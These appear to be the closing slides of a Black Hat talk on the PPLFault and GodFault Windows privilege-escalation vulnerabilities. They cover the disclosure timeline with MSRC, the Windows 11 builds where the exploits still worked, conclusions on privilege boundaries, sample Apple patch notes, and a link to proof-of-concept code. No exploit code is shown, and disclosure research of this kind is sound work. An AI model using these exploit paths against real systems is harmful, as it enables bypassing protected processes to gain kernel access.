


# Disclosure Timeline

- Timeline
  - 2022-09-22 Reported PPLFault and GodFault to MSRC as VULN-074311
  - 2022-10-21 MSRC case closed without action
  - 2023-02-28 I publicly announced this BlackHat talk on Twitter
  - 2023-03-01 Windows Defender team reached out to me via Twitter
- Exploits still functional against:
  - Windows 11 22H2 22621.1702 (May 2023)
  - Windows 11 Insider Canary 25346.1001 (April 2023)

# Conclusions / Black Hat Sound Bytes

- Defending against administrators is hard
  - Lots of power and attack surface
- Little things add up
  - Non-Elevated => Admin (UAC bypass) is not a security boundary
  - Admin => PPL is not a security boundary
  - PPL => Kernel RW is not a security boundary
  - Transitively: Non-Elevated => Kernel RW is not a security boundary
- When MSRC doesn't care, the Defender team still might
- Public tooling get bugs fixed
  - It required "active abuse" to force Microsoft's hand on the DefineDosDevice vulnerability





# Conclusions: Patching

ppp

Available for: iPhone 8 and later, iPad Pro (all models), iPad Air 3rd generation and later, iPad 5th generation and later, iPad mini 5th generation and later

Impact: An app with **root privileges** may be able to execute arbitrary code with kernel privileges

Description: A use after free issue was addressed with improved memory management.

CVE-2022-42829: an anonymous researcher

ppp

Available for: iPhone 8 and later, iPad Pro (all models), iPad Air 3rd generation and later, iPad 5th generation and later, iPad mini 5th generation and later

Impact: An app with **root privileges** may be able to execute arbitrary code with kernel privileges

Description: The issue was addressed with improved memory handling.

CVE-2022-42830: an anonymous researcher

ppp

Available for: iPhone 8 and later, iPad Pro (all models), iPad Air 3rd generation and later, iPad 5th generation and later, iPad mini 5th generation and later

Impact: An app with **root privileges** may be able to execute arbitrary code with kernel privileges

Description: A race condition was addressed with improved locking.

CVE-2022-42831: an anonymous researcher

CVE-2022-42832: an anonymous researcher



# Questions?

- Gabriel Landau at Elastic Security Labs
- Twitter: @GabrielLandau
- PoC code: <https://github.com/gabriellandau/PPLFault>

